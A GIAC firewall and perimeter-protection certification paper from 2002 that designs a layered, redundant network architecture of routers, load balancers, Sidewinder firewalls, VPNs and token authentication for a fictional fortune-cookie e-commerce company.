Global Information Assurance Certification Paper

Global Information Assurance Certification (GIAC)

Firewalls, Perimeter Protection, and VPNs GCFW Practical Assignment

Version 1.7 (revised April 8, 2002)

By Darren Kress, CISSP

Submitted Sep 2002

Paper Outline:

Assignment 1 – Security Architecture

Basic tenets:

1. The security architecture will be designed around the security concepts of availability, integrity, and confidentiality.
2. Policies, procedures, and programs will be designed to implement separation of duties and security segregation.
3. Systems and the information they hold will be classified according to their sensitivity level. These levels will be used to help determine overall risk and potential extent of damage.
4. Systems will be organized into security domains based upon the classification, risk level, and potential extent of damage of the systems and the data it holds. Security controls will be implemented according to the aspects of each domain.
5. Security domains will be designed to provide segregation from other security domains.
6. Allow access only to that which is required and only to those that require it.

Purpose:

The Global Information Assurance Certification (GIAC) Enterprises (herein referred to as GIACE) information technology architecture will support a business-critical need for a secure yet flexible and scaleable environment. The GIACE Architecture Perimeter (GAP) will provide support for Domain Name System (DNS), electronic mail (e-mail), and World Wide Web (WWW) services as a minimum.

This section identifies where the security relevant components are located, overall architecture of the GAP, allocation of security features, connections to external networks and systems, and equipment types used within the GAP. It identifies security services and mechanisms and interdependencies among security related components.

Policies and Procedures:

What are the three most important functions for building a strong security foundation? Document, document, and document!!! Policies and Procedures (P&P) is a term used for the overall collective written documentation that provides direction, guidance, instruction, and requirements for an organization. Throughout this paper P&P will be used to refer specifically to documentation related to information security such as network usage, data recovery procedures, employee background investigations and so forth. These P&Ps will provide the basis for the entire security program and will be reviewed for modifications/updates semi-annually or more often if necessary.

All personnel at GIACE will review P&P relevant to their functions at least annually and will be required to demonstrate their knowledge and understanding through quarterly tests.

External users such as partners, suppliers, or customers will be required to review and comply with the P&P that are pertinent to them. A few example of this is the Non-disclosure Agreement (NDA) for partners, an acceptable use policy for suppliers, and a fortune cookie saying license agreement for the customer.

Physical Protections:

All GAP equipment will be stored in GIACE controlled facilities that provide an acceptable amount of physical and environmental protections. Physical security controls for equipment include but are not limited to: buildings made of brick or concrete, receptionist or security guards as appropriate, building centric equipment rooms with smartcard access controls, and HVAC and other environmental security protections. Physical security controls will also be implemented for all cables to include electromagnetic shielding, surge protection and electrical conditioning systems, and sealed steel cable conduits with depressurization alarms.

Confidentiality:

In order to help ensure resources are accessed only by those who have a demonstrable need, several layers within the GAP contain access control mechanisms. Access controls help to not only restrict access but can also be used as a tool to help segregate resources making the overall architecture simpler to understand and manage. The GAP is designed to provide a high level of confidentiality and ease of use through the deployment of these multiple layers of access controls.

Integrity:

The GAP environment is designed to provide a high level of trust in the accuracy of information and the stability of its resources. Integrity, a component often neglected in security architectures, provides the user with this confidence in the GAP resources. The access controls mentioned in confidentiality, security mechanisms such as integrity verification systems (i.e., Tripwire), and strong policies and procedures create the foundation for a high integrity GAP environment.

Availability:

The GAP is designed to be a highly available, fault tolerant environment providing services 24 hours a day, 7 days a week including preventative maintenance downtimes that are required for any environment. The GAP is able to sustain a single outage of any single architecture component or multiple components at a single datacenter without causing the environment to completely fail. These components will be discussed in further detail below.

Cost Justification

GIAC Enterprises is considered a mature organization with a very stable business environment. The architecture deployed is appropriate for such a business capable of generating several million dollars in quarterly revenues. What this means is that this is not necessarily a start-up corporation with a start-up budget attempting to deploy the most inexpensive solution. Nor does it mean that appropriate solutions are ignored due to a lack of sufficient funding.

With that said, security may be an expensive investment. An investment signifies that there will be a greater economic return provided in the future for a lesser payment made currently. Unfortunately, the economic impact that security solutions provide are not as readily noticeable as say an e-commerce application capable of generating significant future revenues. What many do not take into account is that those revenues from that nifty e-commerce application may not be realized if certain security measures are put in place.

This leads to a discussion of determining appropriate security solutions for the environment being protected. Obviously not all organizations need to employ the physical security solutions of Fort Knox. Likewise, not all organizations need to deploy information security solutions like the NSA, DoD, or even a company such as Boeing, Microsoft, or Bank of America.

Several factors should be reviewed to determine the level of protections required:

- What is the sensitivity of the information?
    - Classified (numerous levels)
    - Sensitive (Business, partners, corporate officers, etc.)
    - Public
- Are there legal requirements that must be met to protect the information?
    - Classified
    - Personally Identifiable Information (Healthcare, credit cards, SSN, etc.)
    - Corporate Financials
- What is the potential damage that could be caused by a lack of confidentiality, availability, or integrity to the information?
    - Death or injury (Critical Infrastructure, facility planning, physical security)
    - Loss of Business (embarrassment, competitive advantage, DoS attack)
    - Criminal, Civil, or Administrative Punitive (HIPAA, GLBA, civil lawsuit)

This obviously is not an all inclusive list in determining the level of protections that should be applied to an environment or system, but it does represent some of the most important aspects that were used to determine protection of the GIACE computing environment. It should be fairly easy to see that 1) the more sensitive, 2) the greater the legal requirements, and 3) the more potential damage could be caused, the higher the level of security protections should be applied to protect the information, the computing environment, or the system.

The GIACE business model is based upon selling of fortune cookies! Why should we care about security protections??? If you quickly look at the list above we can come up with several factors that will help us determine the level of protection that should be applied.

GIACE Security Factors:

Sensitive information

There are several types of sensitive information used by GIACE. This includes the fortune cookie saying. Even though they are just fortune cookie sayings, the GIACE business is dependant upon the control and sale of these sayings. If they were to be placed on a public website for example, GIACE would no longer have a stable business model due to a lack of revenues. Other sensitive information includes but is not limited to personnel records, business partnership agreements, and financial earnings prior to public release, future business plans, and security measures to protect this information.

Legal Requirements

There are a number of employment and personnel laws protecting access to sensitive or private personnel information. Many states have specific requirements for the disclosure and the protection of this often very sensitive and private information. In addition, there are several financial reporting requirements as a publicly traded business entity that must be met including earnings reporting. As these reports can affect public perception, stock value, and ultimately the financials of the company, there are legal requirements as to who can access this information prior to its public disclosure. Financial and Securities and Exchange Commission (SEC) laws are way too deep for this paper and will not be discussed.

Potential Damage

Death or injury is not expected to be an outcome due to lack of security protections, although a consumers stomach may ache a bit after extended laughing. On the other hand, GIACE revenues are dependant upon online credit card transactions and anything that prevents those transactions can cause severe revenue loss. A few actions that could cause loss of business to GIACE include a Denial of Service (DoS) attack, connectivity problems, web defacement causing consumers to do business elsewhere, and stealing fortune cookie sayings by corporate spies.

Considering the previous factors, it can be seen that the continued success of GIACE is dependant upon deploying adequate security solutions to protect the multiple types of information it maintains.

A brief explanation of the estimated costs will be listed at the end of this section.

Architecture Design:

Great effort was put into designing the GAP to include the previously mentioned qualities of confidentiality, integrity, and availability. Significant emphasis was given to availability in comparison to the "status quo" network architecture, which often completely neglects this e-commerce requirement. In accordance with risk management practices, risk versus benefit and cost was evaluated for all components and design concepts. Figure 1 displays the basic design used for the primary GAP datacenter. Additional datacenters deployed at alternate locations may be used to assist in providing a fault tolerant and highly available environment, but for purposes of this paper only the primary GAP datacenter will be discussed.




Figure 1. GAP Logical Drawing

GAP Components

Internet Service Providers (ISPs)

Multiple ISPs from high availability, fault tolerant providers will be selected to provide all access to the GIACE computing environment. Redundant, load balanced routers will be used for each ISP connection ensuring that a single ISP failure or router failure will not cause complete loss of connectivity.

ISPs will be selected only if they comply with the security requirements dictated in the GIACE Access Provider Policy. These requirements include basic physical and logical controls to ISP components, a service level agreement, incident notification procedures, and connectivity/access modification procedures.

External Routers - Cisco 7204VXR, IOS 12.1T

> From the Cisco website –
> http://www.cisco.com/warp/public/752/qrg/cpqrg1.htm#82915
>
> The Cisco 7200 series routers deliver exceptional price/performance, versatility, and feature-richness in a compact form factor. The Cisco 7200 is ideal as a WAN aggregator for the Service Provider (small POP) or enterprise edge, an enterprise WAN gateway, a high-end managed CPE, or as a small core router. The platform also supports sites that require IBM data center connectivity as well as sites that require multifunction capabilities that combine all the above for multiservice voice, video, and data traffic.
>
> A key strength of the Cisco 7200 is its modularity. With a choice of 4- and 6-slot chassis, a selection of processors providing up to 400 kpps, an extensive range of LAN and WAN interfaces with up to 48 ports per chassis, and single or dual power supplies, the customer can customize their system to achieve the performance, connectivity, and capacity desired. This modularity combined with a low initial price point guarantees both investment protection and maximum return on investment, allowing the customer to upgrade and/or redeploy their Cisco 7200 as their network needs change.

The ISPs previously listed will be connected to the GAP via a set of routers. These routers will be deployed in a failover mode to ensure continuous connectivity in the event of a single device failure. Cisco certified specialists at GIACE will administer these routers and will be responsible for connectivity from the GAP to the ISP. Both ingress and egress filters will be used to assist in the overall security approach.

Routers will require multi-factor authentication prior to the granting of access. Authentication will be provided by a RADIUS/TACACS compatible Secure Computing SafeWord server described later. Authentication components will include username, a strong password, and an event based authentication token.

Switches - Catalyst 2912 MF XL, IOS 12.0(5)WC5

A single switch will be deployed at multiple locations throughout the GAP. This does not provide the fault tolerant solution desired but was chosen due to the following reasons:

1. Radware devices do not support spanning tree therefore redundant switches cannot be deployed with this solution.
2. Radware's solution for fault tolerant switches is to have the primary firewall connect to a primary switch, which in turn connects to the primary Radware device. The Secondary firewall would connect to the secondary switch and then to the secondary Radware device. This allows for a single failure of a switch (or other device along the primary path) as long as any device on the secondary patch doesn't fail. This design reduces much of the inherent fault tolerance built into the architecture.
3. Switches are simple devices that very rarely fail and are fairly inexpensive to replace or have additional backups on hand incase of failure.

Switches will be deployed with hardware access controls to reduce the likelihood of MAC address spoofing and redirection within the GAP should a component get compromised. Due to the static nature of the GAP it is not expected that administrative efforts of these hardware ACLs will be significant once initially deployed. Switches will also use the same authentication procedures as routers described previously.

Radware LinkProofs – Application Switch 2

LinkProofs will be deployed inside of the external routers and outside the primary firewalls and VPNs to provide load balancing for inbound and outbound connections. Two devices will be deployed to help ensure availability in case of primary failure. In case the primary device fails for any reason, the backup device will automatically detect the failure and resume operations with minimal delay. LinkProofs will also be used to redirect connections to the closest available datacenter in comparison to the users location. This increases response time for the end user and provides a means to balance the load between datacenters.

Radware's Application Security Module, http://www.radware.com/library/whitepapers/appsecure.pdf, will be added to all Radware devices. This module maintains a database of several hundred attack signatures, many of which are Denial of Service (DoS) attacks, which it uses to restrict or redirect access. This is used as another layer of security and will assist in reduce undesired traffic from reaching the firewalls and internal networks.

All Radware devices will require strong authentication just as the previously mentioned routers and switches. Access will be limited to a minimum number of administrators and will be deployed to allow only that which is required.

Radware devices were chosen due to their proven record, lack of known security vulnerabilities, application security modules, and ASIC platform. Since the firewalls are

based upon Secure OS, a highly modified version of BSD, the Radware's ASIC platform make an attack more difficult since an attacker would need to know how to exploit the hardware based ASIC and the software based Secure OS.

Radware LinkProof - http://www.radware.com/content/products/link.asp

Secure Computing Sidewinder Firewalls and Virtual Private Networks (VPNs) – Version 5.2

The next layer of the GAP architecture will contain two sets of Sidewinder firewalls with VPN support. These devices will be load balanced by the Radware LinkProofs and FireProofs deployed around the Sidewinder. In the case that a single firewall fails, the Radware devices will automatically detect the failure and redirect all traffic to the available device.

Sidewinder is built upon Secure OS, an operating system that provides mandatory access control measures and strict segregation of internal resources. As a proxy based firewall, Sidewinder reviews header and content information at all layers of the OSI model. This provides a very high level of security with only a slight performance loss. The content verification capabilities of the Sidewinder and trusted operating system were determined to be the best fit for the high threat e-commerce environment.

The proxy capabilities of the Sidewinder are also enhanced through its patented Type Enforcement (TE) capabilities, which help prevent cross-domain compromise. Here a domain can be thought of simply as services like HTTP, FTP, or SMTP. As all devices have vulnerabilities sooner or later, Secure Computing decided to create a mechanism that would create a separate space for each service referred to as a domain. Supposing an HTTP vulnerability is exploited on the Sidewinder, since it is providing proxy services, it would restrict access to that domain only. In other words, an HTTP exploit could not be used to give the attacker access to any other services but HTTP. This has proven so successful that the Secure Computing $100,000 Challenge site has remained uncompromised for several years.

Administration of the Sidewinder will be done by a very limited number of individuals as well as using the strong authentication requirements that the routers and switches used. In addition, the Sidewinders will be configured to only accept administrative access from the console or select internal hosts with the Sidewinder Administrative Client via encrypted communications.

VPN communication will use IPSEC Encrypted Security Payload (ESP) in tunnel mode with the Sidewinder acting as the VPN gateway. This does not prevent traffic header analysis or host identification but it does encrypt the data between tunnel endpoints. In addition to the data encryption capabilities of ESP, the VPN traffic will be NAT'd with an externally accessible address just as all other traffic entering the GAP. This would not be able to be accomplished by using IPSEC's Application Header (AH) services.

The following graphic displays Type Enforcement technology and how it restricts access to individual security domains – SecureComputing's Internet Security Newsletter - September 2000 - http://www.securecomputing.com/pdf/ISN_Sept00.pdf




Figure 2. SecureComputing Type Enforcement Technology

SecureComputing – http://www.securecomputing.com/pdf/Sidewinder_appliance_ds.pdf

Radware FireProofs – Application Switch 2

FireProofs will be deployed around the firewalls and VPNs with the exception of the Internet facing interface. These devices will load balance between the firewalls on one side and the devices on the other side. Two devices will be deployed to help ensure availability in case of primary failure. In case the primary device fails for any reason, the backup device will automatically detect the failure and resume operations with minimal delay.

As previously mentioned, all Radware devices will include the Application Security Module and all administration will require strong authentication against the SafeWord server.

Radware Fireproof - http://www.radware.com/content/products/fire.asp

Public Web and Data Server Farms

Multiple devices will be deployed to share the load and to ensure availability in the case of a failure. The Radware devices will maintain a grouping of servers for which it can direct traffic in case of failure of up to two servers. Additional servers can be easily added to increase load balancing and fault tolerance.

Secure Computing SafeWord Premier Access Authentication Servers

Following is from Secure Computing's SafeWord PremierAccess Product Brief - http://www.securecomputing.com/pdf/sword_premieraccess_prodbrief.pdf (please excuse the marketing lingo):

> Manage multiple access points and protect applications with a single product
> SafeWord™ PremierAccess™ allows you to seamlessly manage user access to Web, VPN and network applications. With a single management console and user directory, PremierAccess lets you secure all your access points without the expense and complexity of integrating multiple systems from different vendors.
>
> Open e-business doors with the right access control system
> Security used to mean locking the doors and assuming everyone was a threat. But e-business today requires that you welcome your remote customers, vendors, business partners, and employees—giving them easy, efficient, yet controlled access to your resources. PremierAccess is a cost-effective way to gain the appropriate level of security for your resources, while opening your doors for e-business.
>
> Protect access to your Web resources
> The unique Universal Web Agent provides authorized user access to a wide range of Web applications, allowing cross-domain single sign-on, personalization of content, and session management. All this can be done without custom integration, regardless of the specific type or version of the Web server.
>
> Strengthen VPN security
> VPNs provide secure tunneling directly into the heart of your networks, making user authentication and authorization more important than ever. PremierAccess provides seamless authentication support for all major VPN vendors including Check Point, Cisco, Alcatel, Nortel and Microsoft.

Control *who* can go *where*—with personalized, role-based authorization
Identifying users is the first step, but it's equally important to control where they can go and what resources they can access. PremierAccess provides granular authorization based on a user's role or relationship to the organization. Users can also view personalized Web pages based on their specific roles.

Authentication + Authorization + Manageability = *Access Control*
• Manage all your access points with a single, integrated solution.
• Control who can go where–with flexible role-based authorization.
• Protect any Web server and provide single sign-on, personalization, and session management with the Universal Web Agent.
• Save time and money through Web-based user enrollment and deployment.
• Handle any number of users–from small pilots to millions.
• Use the Authentication Broker to extend authorization capabilities to your existing infrastructure, such as ActiveDirectory or legacy token systems.

Virtual IP Addresses (VIPs)

Accessing GIACE resources from the Internet will be based upon connections to virtual IP addresses. The VIPs will be additional addresses added to interfaces of certain GAP components. These VIPs will provide for the masking of internal address spaces, a means to allow redundant connectivity, and to ease external access.

External users will access resources through external addresses xxx.xxx.xxx.24-28 and yyy.yyy.yyy.24-28 that will be mapped to virtual addresses on the firewalls. The firewalls will either provide the requested services, such as DNS or e-mail, or pass it onto a virtual address on one of the FireProofs.

Resource Farms

The fault tolerant and load balancing capabilities of the GAP environment depends upon its ability to direct traffic to devices that are able to respond properly. In order to do this, Radware devices will maintain a list of servers that are capable of providing the requested services. These servers will be occasionally checked to verify connectivity and possibly their ability to appropriately respond with the requested content. Servers that are not able to respond will be marked as offline, communications will be not be made to that device until it responds properly, and the remaining devices will continue to service requests. The devices that are able to respond will be load balanced based upon available system resources and network traffic conditions.

E-commerce Environment

All services provided to external customers, suppliers and partners are through the E-commerce Domain, which is logically and physically separate from the corporate environment. A pair of load-balanced Sidewinders controls access to a cluster of web servers, the fortune cookie database and an authentication server. Each of these servers is located behind a separate NIC off of the Sidewinders and has separate access rules. These rules determine the traffic control decisions and are based upon the role of the user, the type of traffic, and origination and destination points of the traffic. VPN connectivity will also be provided by these Sidewinders for partners after successful authentication with the SafeWord server. VPN connectivity is limited to accessing the Database servers only. In addition, administration of the E-commerce environment is strictly prohibited from the Corporate environment and instead relies upon a strong content/change management program and local access to the systems.




Figure 3. E-commerce Domain

Corporate Environment

The Corporate environment is physically and logically separate from the E-commerce environment and the Internet by a pair of load-balanced Sidewinders. These firewalls provide all outbound connectivity for internal users and no inbound connectivity with the exception of VPN access for a very limited set of network administrators upon successful authentication to the SafeWord Authentication Server located in the E-commerce environment. Outbound connectivity is limited to a very few authorized protocols required for normal business operations such as HTTP, HTTPS, SMTP and DNS via the Sidewinders, and FTP.




Figure 4. Corporate Domain

Services

Internal Employees

Only a limited number of outbound services need to be provided to internal employees. These services include HTTP, HTTPS, FTP, DNS, and SMTP. All services will be proxied by the corporate firewall assisting in security separation and content review. Web and FTP access will be passed through the firewall to either external servers or HTTP and HTTPS access to the GIACE web cluster. Internal users will point to the internal interface of the Sidewinder for DNS resolution which will provide internal resolution as well as external look ups. The Sidewinder will also provide SMTP services for the Corporate Domain by receiving messages and forwarding them to an internal mail server. Multiple paths may be used for all communications.

